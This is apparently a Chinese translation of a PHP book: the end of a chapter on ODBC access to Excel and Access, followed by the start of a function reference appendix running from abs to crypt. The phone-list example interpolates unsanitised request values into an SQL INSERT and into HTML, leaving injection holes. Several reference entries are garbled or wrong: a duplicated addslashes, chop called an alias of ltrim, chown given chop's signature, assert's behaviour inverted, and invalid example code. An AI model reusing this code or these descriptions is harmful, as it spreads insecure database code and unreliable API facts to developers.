


图 15-6: Excel 数据示例

以 Excel 作为数据库的局限

例15-4说明了与Excel电子表格进行基本ODBC交互相当简单，并附带有一些它自身的特色。但是还有一些需要注意的事项：

- 在默认情况下，所有的表都是以只读方式打开的。如果要向表中写入数据，必须在建立Excel DSN时去掉只读复选框。




图 15-7: odbc_result_all() 的输出示例

- 超过 64 个字符的列名将会产生错误。
- 不要在列名中使用感叹号 (!)。
- 没有命名的列将会由数据库驱动程序自动为其产生一个名称。
- 如果应用程序要对 Excel 数据使用“另存为”选项，则应该执行 CREATE TABLE 语句来建立新表，然后对新表执行 INSERT 操作。INSERT 语句将对表进行添加。在关闭并首次重新打开之前，其他操作都不能执行。在首次关闭后，其后续的插入操作也不能执行。
- Excel ODBC 驱动程序不支持 DELETE、UPDATE、CREATE INDEX、DROP INDEX 或者 ALTER TABLE 语句。当它更新数据时，DELETE 语句无法将基于 Excel 电子表格的表中的一行删除。

如果你可以在这些限制下工作，那么在 PHP 中通过 ODBC 接口来操作 Excel 将是可行的。

虽然关于 Excel ODBC 驱动程序的基本文档资料是 Microsoft 桌面数据库驱动程序的帮助文件（可通过 ODBC 管理器上的帮助按钮得到），但是也可以通过 Excel 的在线帮助来了解关于 Excel 的 ODBC 支持的一些特性。不过，最好还是尽一切方法查找所需要的资料。在多数情况下，你可以通过最熟悉的搜索引擎或者在 <http://www.php.net> 上的注解帮助文件中找到答案。

与 Access 协同工作

下面的例子将演示功能更完整的 PHP ODBC 支持。这里我们将电话列表数据存入 Access 数据库中，该数据库的 ODBC 支持更为健壮。

这里仅使用 4 个 PHP 的 ODBC 函数：

```
$handle = odbc_connect(dsn, user, password [, cursor_type]);  
$success = odbc_autocommit(handle, status);  
$result = odbc_exec(handle, sql);  
$cols = odbc_fetch_into(result [, rownumber, result_array]);
```

ODBC 和 PEAR DB 很相似，首先是连接数据库，然后执行查询并获取结果，在每个脚本中只需连接数据库一次。当脚本结束时，该连接将自动关闭。

`odbc_autocommit()` 函数控制事务处理。在默认情况下，数据库的改变（UPDATE、DELETE 和 INSERT 命令）在查询执行时即发生，这就是自动提交的结果。如果禁止自动提交，则改变对用户来说是可见的，但是假若在脚本结束时没有执行 COMMIT SQL 语句，则所有的改变将会被回滚。

例 15-5 是一个让用户录入新记录到电话数据库中去脚本，该脚本还同时处理显示表单、显示确认页面和实际向数据库增添信息。由提交按钮传递给脚本的值指示脚本该执行哪种操作。这里使用自动提交来优化代码：如果正在显示确定页面，则关闭自动提交，向数据库增添记录并显示该记录。当脚本结束时，这个增添操作将被回滚。如果我们要真正增添信息，则应该让自动提交处于打开状态，并重复确认页面的相同数据库操作步骤，这样添加操作在脚本结束时就不会被回滚了。

例 15-5：增添新的电话号码并确认

```
<html>  
<head>  
<title>ODBC Transaction Management</title>
```

```

</head>
<body>
<h1>Phone List</h1>

<?php
    $dd = odbc_connect (PhoneListDSN, user, password);

    // 如果正在确认则禁掉自动提交
    if ($submit == "Add Listing") {
        $start_trans = odbc_autocommit ($dd, 0);
    }

    // 如果获得提交的值就插入表中
    if ($submit == "Add Listing" || $submit == "Confirm") {
        $sql = "insert into phone_list ([extension],[name])";
        $sql .= " values ('$ext_num', '$add_name')";
        $result = odbc_exec($dd, $sql);
    }
?>

<form method="post" action="phone_trans.php">

<table>
<tr><th bgcolor="#EEEEEE">Extension</th>
    <th bgcolor="#EEEEEE">Name</th>
</tr>

<?php
    // 建立扩展表和名称的值
    $result = odbc_exec ($dd, "select * from phone_list");
    $cols = array();
    $row = odbc_fetch_into($result, $cols);
    while ($row) {
        if ($cols[0] == $ext_num && $submit != "Confirm") {
?>
<tr><td bgcolor="#DDFFFF"><?=$cols[0] ?></td>
<td bgcolor="#DDFFFF"><?=$cols[1] ?></td></tr>
<?php
        } else {
            print("<tr><td>$cols[0]</td><td>$cols[1]</td></tr>\n");
        }
        $row = odbc_fetch_into($result, $cols);
    }

    // 如果正在确认, 则隐藏字段以继续执行并用 "Confirm" 按钮提交

    if ($submit == "Add Listing") {
?>
</table>
<br>
<input type="hidden" name="ext_num" value="<?=$ext_num ?>">
<input type="hidden" name="add_name" value="<?=$add_name ?>">

```

```
<input type="submit" name="submit" value="Confirm">
<input type="submit" name="submit" value="Cancel">
<?php
    } else {
        // 如果不是正在确认则显示字段的新值
    ?>
<tr><td><input type="text" name="ext_num" size="8" maxlength="4"></td>
<br>
<td><input type="text" name="add_name" size="40" maxlength="40"></td>
<br>
</tr>
<br>
</table>
<br>
<input type="submit" name="submit" value="Add Listing">
<br>
<?php
    }
?>
</form>
</body>
</html>
```

附录一

函数参考

本附录描述了标准 PHP 扩展中现有的函数。如果不在 *configure* 中配置 `--with` 或 `--enable` 选项, PHP 将自动建立这些扩展函数。对于每一个函数, 我们都提供了函数签名、给出各变量参数的数据类型、指出参数是必需的还是可选的等等, 同时还对函数的可能副作用、错误和返回数据结构做了简短描述。

按种类排列的 PHP 函数

这份清单提供了按类别排列的 PHP 内置扩展函数。有些函数还属于不只一个标题。

数组

```
array, array_count_values, array_diff, array_filter, array_flip, array_intersect, array_keys, array_map, array_merge, array_merge_recursive, array_multisort, array_pad, array_pop, array_push, array_rand, array_reduce, array_reverse, array_search, array_shift, array_slice, array_splice, array_sum, array_unique, array_unshift, array_values, array_walk, arsort, asort, compact, count, current, each, end, explode, extract, implode, in_array, key, key_exists, krsort, ksort, list, natcasesort, natsort, next, pos, prev, range, reset, rsort, shuffle, sizeof, sort, uasort, uksort, usort
```

类和对象

```
call_user_method, call_user_method_array, class_exists, get_class, get_class_methods, get_class_vars, get_declared_classes, get_object_vars, get_parent_class, is_subclass_of, method_exists
```

日期和时间

checkdate, date, getdate, gettimeofday, gmdate, gmmktime, gmstrftime, localtime, microtime, mktime, strftime, strtotime, time

错误和日志

assert, assert_options, closelog, crc32, define_syslog_variables, error_log, error_reporting, openlog, restore_error_handler, set_error_handler, syslog, trigger_error, user_error

文件、目录和文件系统

basename, chdir, chgrp, chmod, chown, chroot, clearstatcache, closedir, copy, dirname, disk_free_space, disk_total_space, fclose, feof, fflush, fgetc, fgetcsv, fgets, fgetss, file, file_exists, fileatime, filectime, filegroup, fileinode, filemtime, fileowner, fileperms, filesize, filetype, flock, fopen, fpassthru, fputs, fread, fscanf, fseek, fstat, ftell, ftruncate, fwrite, getcwd, getlastmod, is_dir, is_executable, is_file, is_link, is_readable, is_uploaded_file, is_writable, is_writeable, link, linkinfo, lstat, mkdir, move_uploaded_file, opendir, pathinfo, pclose, readdir, readfile, readlink, realpath, rename, rewind, rewinddir, rmdir, set_file_buffer, stat, symlink, tempnam, tmpfile, touch, umask, unlink

函数

call_user_func, call_user_func_array, create_function, func_get_arg, func_get_args, func_num_args, function_exists, get_defined_functions, get_extension_funcs, get_loaded_extensions, register_shutdown_function, register_tick_function, unregister_tick_function

HTTP

get_browser, get_meta_tags, header, headers_sent, parse_str, parse_url, rawurldecode, rawurlencode, setcookie

邮件

mail

数学

abs, acos, asin, atan, atan2, base_convert, bindec, ceil, cos, decbin, dechex, decoct, deg2rad, exp, floor, getrandmax, hexdec, log_value, log, log10, max, min, mt_getrandmax, mt_rand, mt_srand, number_format, octdec, pi, pow, rad2deg, rand, round, sin, sqrt, srand, tan

网络

checkdnsrr, fsockopen, gethostbyaddr, gethostbyname, gethostbyname1, getmxrr, getprotobyname, getprotobyname, getservbyname, getservbyport, ip2long, long2ip, pfsockopen, socket_get_status, socket_set_blocking, socket_set_timeout

输出控制

flush, ob_end_clean, ob_end_flush, ob_get_contents, ob_get_length, ob_gzhandler, ob_implicit_flush, ob_start

PHP 选项/信息

assert, assert_options, dl, extension_loaded, get_cfg_var, get_current_user, get_extension_funcs, get_included_files, get_loaded_extensions, get_magic_quotes_gpc, get_required_files, getenv, getlastmod, getmyinode, getmypid, getrusage, highlight_file, highlight_string, ini_alter, ini_get, ini_restore, ini_set, localeconv, parse_ini_file, php_logo_guid, php_sapi_name, php_uname, phpcredits, phpinfo, phpversion, putenv, set_magic_quotes_runtime, set_time_limit, version_compare, zend_logo_guid, zend_version

程序执行

escapeshellarg, escapeshellcmd, exec, passthru, putenv, shell_exec, sleep, system, usleep

字符串

addslashes, addslashes, base64_decode, base64_encode, chop, chr, chunk_split, convert_cyr_string, count_chars, crypt, echo, ereg, ereg_replace, eregi, eregi_replace, explode, get_html_translation_table, get_meta_tags, hebrew, hebrevc, highlight_string, htmlentities, htmlspecialchars, implode, iptcp, join, levenshtein, localeconv, ltrim, md5, metaphone, nl2br, number_format, ord, parse_str, parse_url, print, printf, quoted_printable_decode, quotemeta, rtrim, setlocale, similar_text, soundex, split, spliti, sprintf, sql_regcase, sscanf, str_pad, str_repeat, str_replace, strcasecmp, strchr, strcmp, strcoll, strcspn, strip_tags, stripslashes, stristr, strlen, strnatcasecmp, strnatcmp, strncasecmp, strncmp, strpos, strrchr, strrev, strrpos, strspn, strstr, strtok, strtolower, strtoupper, strtr, substr, substr_count, substr_replace, trim, ucfirst, ucwords, vprintf, vsprintf, wordwrap

类型函数

doubleval, get_resource_type, gettype, intval, is_array, is_bool, is_double, is_float, is_int, is_integer, is_long, is_null, is_numeric, is_object, is_real, is_resource, is_scalar, is_string, settype, strval

URL

base64_decode, base64_encode, parse_url, rawurldecode, rawurlencode, urldecode, urlencode

变量函数

compact, empty, extract, get_defined_constants, get_defined_vars, import_request_variables, isset, list, print_r, putenv, serialize, uniqid, unserialize, unset, var_dump

按字母表顺序排列的 PHP 函数

abs

```
int abs(int number)
```

```
float abs(float number)
```

返回 *number* 的绝对值，类型和参数类型相同（浮点数或整数）。

acos

```
double acos(double value)
```

返回以弧度为单位的 *value* 的反余弦值。

addslashes

```
string addslashes(string string, string characters)
```

通过在字母前加斜线来对 *string* 中的 *characters* 实例进行转义。可以用两个句点分开字母来指定连续的字母：例如，要转义 *a* 和 *q* 之间的字母，用 "*a..q*"。*characters* 可以指定多个字母和范围。*addslashes()* 函数和 *stripslashes()* 的功能刚好相反。

addslashes

```
string addslashes(string string)
```

对 *string* 中在 SQL 数据库查询语句中具有特定意义的字符进行转义。单引号（*'*）、双引号（*"*）、反斜线符号（**）以及空字节（*"\0"*）将被转义。函数 *stripslashes()* 与此函数的功能刚好相反。

array

```
array array([mixed ...])
```

创建一个以各参数为元素的数组。用操作符 *=>* 可以指定任意元素的索引；如果没有设置索引，元素的索引将从 0 开始，然后递增。内部指针（参见 *current*、*reset* 和 *next*）被设置为指向第一个元素。

```
$array = array("first", 3 => "second", "third", "fourth" => 4);
```

注意：*array* 实际上是一种语言的结构，通常被用来定义直接量数组，但是它的用法和函数的用法相似，所以把它放在这里。

array_count_values

```
array array_count_values(array array)
```

返回一个其元素的键是输入数组的值的数组。每个索引的值就是作为值出现在输入数组中的次数。

array_diff

```
array array_diff(array array1, array array2[, ... array arrayN])
```

返回一个数组，包含所有在第一个数组中出现，而在其他数组中没有出现的元素的值。值的键被保留。

array_filter

```
array array_filter(array array, mixed callback)
```

创建一个数组，包含原始数组中所有使指定回调函数返回 true 的元素的值。如果输入数组是关联数组，则键将被保留。例如：

```
function isBig($i  
nValue) {  
    return($i > 10);  
}  
  
$array = array(7, 8, 9, 10, 11, 12, 13, 14);  
$new_array = array_filter($array, "isBig"); // 包含 (11, 12, 13, 14)
```

array_flip

```
array array_flip(array array)
```

返回一个数组，其元素的键就是原始数组的值，反之亦然。如果有多个值存在，最后一个将被保留。如果原始数组的值是除字符串和整数以外其他类型的值，则 array_flip() 返回 false。

array_intersect

```
array array_intersect(array array1, array array2[, ... array arrayN])
```

返回一个数组，它包含第一个数组中出现在其他数组中的所有元素。

array_keys

```
array array_keys(array array[, mixed value])
```

返回一个包含给定数组中所有键的数组。如果提供了第二个参数，则只有其值和 value 匹配的键才包含在返回数组中。

array_map

```
array array_map(mixed callback, array array1[, ... array arrayN])
```

通过执行第一个参数指定的回调函数产生一个数组，其余的参数作为回调函数的参数；回调函数的参数个数必须与传递给 array_map() 的数组个数相同。例如：

```
function multiply($inOne, $inTwo) {  
    return $inOne * $inTwo;  
}  
  
$first = (1, 2, 3, 4);  
$second = (10, 9, 8, 7);  
  
$array = array_map("multiply", $first, $second); // 包含 (10, 18, 24, 28)
```

array_merge

```
array array_merge(array array1, array array2[, ... array arrayN])
```

返回一个数组，它是通过将所有数组的元素加到第一个数组而生成的。如果某个数组元素的值拥有同样的字符串键，那么键的最后一个值将包含在结果数组中；所有具有同样数字键的元素都将被插入到结果数组中。

array_merge_recursive

```
array array_merge_recursive(array array1, array array2[, ... array arrayN])
```

和 array_merge() 一样，返回一个由所有参数数组合并后的新数组。不同的是，数组元素可以具有相同的字符串键，所有参数数组的元素值都将被插入到结果数组中。

array_multisort

```
bool array_multisort(array array1[, SORT_ASC|SORT_DESC  
[, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]]  
[, array array2[, SORT_ASC|SORT_DESC  
[, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]]], ...))
```

用来对多个数组同时排序，或者对一个多维数组在一个或多个维度中排序。输入的数组被当作表的列，按行排序，第一个数组是基本顺序。排序中如有相同的值则须按下一个输入数组排。

第一个参数是一个数组；随后的参数可能是一个数组和下面的排序标志（排序标志用于更改默认的排列顺序）之一：

SORT_ASC（默认）	按升序排列
SORT_DESC	按降序排列

除了这些，还可以采用下面列出的排序类型：

SORT_REGULAR（默认）	普通比较元素
SORT_NUMERIC	按数字比较元素
SORT_STRING	按字符串比较元素

排序标志仅应用于前面相邻的数组，在每一个新的数组参数之前回复到 SORT_ASC 和 SORT_REGULAR。

如果操作成功，函数返回 true，否则返回 false。

array_pad

```
array array_pad(array input, int size[, mixed padding])
```

返回一个输入数组的 size 长度的拷贝。所有被加到数组中的元素都有可选的其他值。如果设置一个负的 size 值，就可以在数组的最前方插入元素，在这种情况下，新数组的长度就是 size 的绝对值。

如果数组的一些元素的值已经被指定，那么不会插入元素而只是返回原始数组的拷贝。

array_pop

```
mixed array_pop(array $stack)
```

从给定数组中删除最后一个值，同时返回它。如果数组是空的（或者参数不是一个数组），则返回 `NULL`。

array_push

```
int array_push(array $array, mixed $value1, ... mixed $valueN)
```

为第一个参数指定的数组在尾部添加一个值，然后返回数组的新长度。其效果等同于对列表中的每一个值调用 `$array[] = $value`。

array_rand

```
mixed array_rand(array $array[, int $count])
```

从给定数组中随机选出一个元素。同时，可以给出第二个可选参数来确定要选出元素的个数，然后返回。如果返回的元素多于一个，那么返回的将是元素的键，而不是元素的值。

在调用 `array_rand()` 前，确定已用 `srand()` 函数激活随机数生成器。

array_reduce

```
mixed array_reduce(array $array, mixed $callback[, int $initial])
```

返回一个由于反复调用给定的回调函数对数组中成对的值进行操作而产生的结果。如果提供了第三个参数，则它和数组中的第一个元素一起将被传递给回调函数作为最初的参数。

array_reverse

```
array array_reverse(array $array[, bool $preserve_keys])
```

返回一个包含输入数组中相同元素的数组，但顺序相反。如果第二个参数被指定为 `true`，则元素的键被保留；否则，键将丢失。

array_search

```
mixed array_search(mixed value, array array[, bool strict])
```

和 `in_array()` 一样，在数组中查找一个值。如果值找到，则匹配元素的键被返回；如果没找到，则返回 `NULL`。如果 `strict` 被指定为 `true`，则只有在相应元素的类型和值与 `value` 一致时才被返回。

array_shift

```
mixed array_shift(array stack)
```

和 `array_pop()` 相似，但不是删除和返回数组中的最后一个元素，而是第一个元素。如果数组为空，或者参数不是数组，则返回 `NULL`。

array_slice

```
array array_slice(array array, int offset[, int length])
```

返回一个数组，元素从给定数组中提取。如果 `offset` 是一个正数，则从前往后取 `offset` 个元素；如果 `offset` 是一个负数，则从后向前取 `offset` 绝对值数目的元素。如果第三个参数被指定为正数，则该数目的元素将被返回；如果是负数，则从后向前，选取该数绝对值数目的元素。

array_splice

```
array array_splice(array array, int offset[, int length[, array replacement]])
```

采用和 `array_slice()` 一样的规则选择一系列元素，但不是返回这些元素，而是删除，如果提供了第四个参数，那么这些元素将被参数数组代替。包含所有被删除（或替代）的元素的数组被返回。

array_sum

```
mixed array_sum(array array)
```

返回数组中所有元素的和。如果所有元素都是整数，则返回整数。如果其中有一个值是双精度数，则返回双精度数。

array_unique

```
array array_unique(array array)
```

生成并返回包含给定数组所有元素的数组。如果元素有相同的值，那么后面的元素将被忽略。保留原始数组的键。

array_unshift

```
int array_unshift(array stack, mixed value1, ... mixed valueN)
```

返回将额外的参数加入到给定数组中而生成的数组；被加上的元素是作为一个整体加上的，所以这些元素在数组中的顺序和在参数中的顺序一致。返回新数组中的元素个数。

array_values

```
array array_values(array array)
```

返回一个包含给定数组中所有值的数组，不保留与这些值对应的键。

array_walk

```
int array_walk(array input, string callback[, mixed user_data])
```

对于数组中的每一个元素调用给定的函数。函数以元素的值、键和可选的用户数据作为参数。为了保证函数对数组的值直接作用，需要通过引用定义函数的第一个参数。

arsort

```
void arsort(array array[, int flags])
```

对数组逆序排序，保留数组值的键。可选的第二个参数包含附加的排序标志。使用这个函数时可以阅读第五章和 sort 函数来获得更多信息。

asin

```
double asin(double value)
```

返回以弧度为单位的 *value* 的反正弦值。

asort

```
void asort(array array[, int flags])
```

对数组排序，保留数组元素值的键。可选的第二个参数包含附加的排序标志。使用这个函数时可以阅读第五章和 `sort` 函数来获得更多信息。

assert

```
int assert(string|bool assertion)
```

如果 *assertion* 是 `true`，则在执行代码时产生一个警告。如果 *assertion* 是一个字符串，则 `assert()` 把它当作 PHP 代码。

assert_options

```
mixed assert_options(int option[, mixed value])
```

如果指定了 *value*，则将断言控制选项 *option* 设置为 *value*，并返回以前的设置。如果 *value* 没有指定，则返回当前的 *option* 值。*option* 可以使用下面的值：

<code>ASSERT_ACTIVE</code>	启用断言。
<code>ASSERT_WARNING</code>	使断言产生警告。
<code>ASSERT_BATL</code>	在产生断言时停止脚本的执行。
<code>ASSERT_QUIET_EVAL</code>	在为 <code>assert()</code> 函数计算断言代码时禁止报错。
<code>ASSERT_CALLBACK</code>	调用指定的用户函数处理断言。断言回调函数调用时使用三个参数：文件、行和断言失败的表达式。

atan

```
double atan(double value)
```

返回 *value* 的反正切值，以弧度为单位。

atan2

```
double atan2(double y, double x)
```

用两个参数的符号确定值是在哪个象限，返回 x 和 y 的反正切值，以弧度为单位。

base64_decode

```
string base64_decode(string data)
```

把 base-64 编码数据 *data* 解码成字符串（可能包含二进制数据）。关于 base-64 编码的更多信息可参见 RFC 2045。

base64_encode

```
string base64_encode(string data)
```

返回基于 base-64 编码版本的 *data*。MIME base-64 编码允许在可能不是 8 位数据安全协议中二进制数据或者其他 8 位数据，例如 email 消息。

base_convert

```
string base_convert(string number, int from, int to)
```

把 *number* 从一种进制转换到另一种。*number* 的当前进制是 *from*，将转换到的进制是 *to*。转换的进制必须在 2 到 36 之间。大于 10 的阿拉伯数字用字母 a（10）到 z（35）表示。上至 32 位数字（或十进制数 2、147、483、647）都可以被转换。

basename

```
string basename(string path[, string suffix])
```

返回完全路径 *path* 中的文件名部分。如果文件名以 *suffix* 结尾，那么 *suffix* 将被删除，例如：

```
$path = "/usr/local/httpd/index.html";  
echo(basename($path)); // index.html  
echo(basename($path, '.html')); // index
```

bin2hex

```
string bin2hex(string binary)
```

把 *binary* 转换到 16 进制。上至 32 位的数字（或十进制数 2、147、483、647）都可以被转换。

bindec

```
int bindec(string binary)
```

把 *binary* 转换成十进制数。上至 32 位的数字（或十进制数 2、147、483、647）都可以被转换。

call_user_func

```
mixed call_user_func(string function[, mixed parameter1[, ... mixed parameterN]])
```

调用第一个参数指定的函数。附加的参数用作调用函数时的参数。对函数名的匹配是不区分大小写的。由函数返回的值被返回。

call_user_func_array

```
mixed call_user_func_array(string function, array parameters)
```

和 `call_user_func()` 函数相似，这个函数调用名字为 *function* 的函数，以数组参数作为参数。对函数名的匹配是不区分大小写的。由函数返回的值被返回。

call_user_method

```
mixed call_user_method(string function, mixed object[, mixed parameter1  
[, ... mixed parameterN]])
```

对第二个参数指定对象调用由第一个参数指定的方法。附加的参数用作调用方法时的参数。对函数名的匹配是不区分大小写的。由函数返回的值被返回。

call_user_method_array

```
mixed call_user_method_array(string function, mixed object[, array parameters])
```

和 `call_user_method()` 类似, 这个函数对第二个参数指定的对象调用, 由第一个参数指定的方法。如果第二个参数被给定为数组, 那么它们将被作为方法调用时的参数。对函数名的匹配是不区分大小写的。由函数返回的值将被返回。

ceil

```
double ceil(double number)
```

返回大于或等于 *number* 的最小整数。

chdir

```
bool chdir(string path)
```

将当前的工作路径设置为 *path*: 如果操作成功则返回 `true`, 否则返回 `false`。

checkdate

```
bool checkdate(int month, int day, int year)
```

如果给定的月、日、年日期参数合法, 则返回 `true`, 否则返回 `false`。如果 *year* 是在 1 到 32767 之间、*month* 是在 1 到 12 之间, *day* 在月份所特有的天数之间, 则日期参数是合法的。

checkdnsrr

```
int checkdnsrr(string host[, string type])
```

为一个给定类型的主机查找 DNS 记录。如果记录找到则返回 `true`, 否则返回 `false`。主机的类型可以是下面几种 (如果没有指定, 默认值是 `MX`):

A	IP 地址
MX (默认)	邮件交换主机
NS	名字服务器
SOA	授权起始
PTR	信息指针
CNAME	规范名
ANY	上面的任意项

chgrp

```
bool chgrp(string path, mixed group)
```

将由 *path* 指定文件的组改为 *group*。为了使这个函数起作用，PHP 必须有适当的特权。如果成功则返回 *true*，否则返回 *false*。

chmod

```
bool chmod(string path, int mode)
```

改变目录 *path* 的权限为 *mode*。*mode* 必须是一个八进制数字，例如 0755。数字（例如 755）或者字符串例如（“u+x”）不能起作用。如果成功则返回 *true*，否则返回 *false*。

chop

```
string chop(string string[, string characters])
```

这个函数是 *ltrim()* 的别名。

chown

```
string chop(string string[, string characters])
```

把 *path* 指定的文件的拥有者改为用户 *user*。PHP 必须拥有适当的特权来进行这项操作（一般是 *root* 权限）。如果成功则返回 *true*，否则返回 *false*。

chr

```
string chr(int char)
```

返回由单个 ASCII 字符 *char* 组成的字符串。

chroot

```
bool chroot(string path)
```

把当前处理的根目录改为 *path*。如果运行 PHP 的是 Web 服务器，那么不能使用这个函数将根目录恢复为 */*。如果更改成功则返回 *true*，否则返回 *false*。

chunk_split

```
string chunk_split(string string[, int size[, string postfix]])
```

在字符串 *string* 中，每 *size* 个字符插入一个 *postfix*，在末尾也插入一个。返回结果字符串如果没有指定，则 *postfix* 的默认值是 `\r\n`，*size* 的默认值是 76。这个函数在将数据编码到 RPF 2045 标准时很有用。例如：

```
$data = "...some long data...";  
$converted = chunk_split(base64_encode($data));
```

class_exists

```
bool class_exists(string name)
```

如果一个已定义类的名字和字符串 *string* 相同，那么返回 `true`；否则返回 `false`。对类名的比较是不区分大小写的。

clearstatcache

```
void clearstatcache()
```

清除文件状态函数缓存。接下来任何文件状态函数的调用都必须从磁盘上得到相关信息。

closedir

```
void closedir([int handle])
```

关闭 *handle* 指定的目录流。opendir 有更多关于目录流的信息。如果 *handle* 没有指定，则最近打开的目录流将被关闭。

closelog

```
int closelog()
```

关闭调用 `openlog()` 后打开的系统日志文件；返回 `true`。

compact

```
array compact(mixed variable1[, ... mixed variableN])
```

创建一个由参数中变量的值组成的数组。如果参数中有数组，则数组中变量的值同样被利用。返回一个关联数组，其键是向函数提供的参数，值是变量的值。这个函数的作用和 `extract()` 相反。

convert_cyr_string

```
string convert_cyr_string(string value, string from, string to)
```

本函数将西里尔字符串转成其他的字符串。参数 *from* 和 *to* 是包含单个字符的字符串，其代表意义如下：

k	koi8-r
w	windows-1251
i	iso8859-5
a 或 d	x-cp866
m	x-mac-cyrillic

copy

```
int copy(string path, string destination)
```

把 *path* 文件拷贝到 *destination*。如果操作成功则返回 `true`；否则返回 `false`。

COS

```
double cos(double value)
```

返回 *value* 余弦值，以弧度为单位。

count

```
int count(mixed value)
```

返回 *value* 中元素的个数；对于数组，返回其元素的个数；对于其他值，返回 1。如果参数是变量而且变量没有赋值，则返回 0。

count_chars

```
mixed count_chars(string string[, int mode])
```

返回 *string* 中字节值的出现次数 (0~255 之间); *mode* 确定结果的格式。 *mode* 的值可以是:

- | | |
|--------|--------------------------------|
| 0 (默认) | 返回关联数组, 以字节的值为键, 值出现的次数为元素的值。 |
| 1 | 和上面一样, 只是只有出现次数不为 0 的值才出现在数组中。 |
| 2 | 和上面一样, 只是只有出现次数为 0 的值才被列出。 |
| 3 | 返回字符串, 包含所有出现次数不为 0 的字节值。 |
| 4 | 返回字符串, 包含所有出现次数为 0 的字节值。 |

crc32

```
int crc32(string value)
```

计算并返回对 *value* 的 CRC (cyclic redundancy checksum, 循环冗余校验和) 结果。

create_function

```
string create_function(string arguments, string code)
```

为给定的 *arguments* 和 *code* 产生一个匿名函数; 返回产生的函数名。这种匿名函数 (也叫做 *lambda* 函数) 对于短期回调函数 (例如 *usort()*) 很有用。

crypt

```
string crypt(string string[, string salt])
```

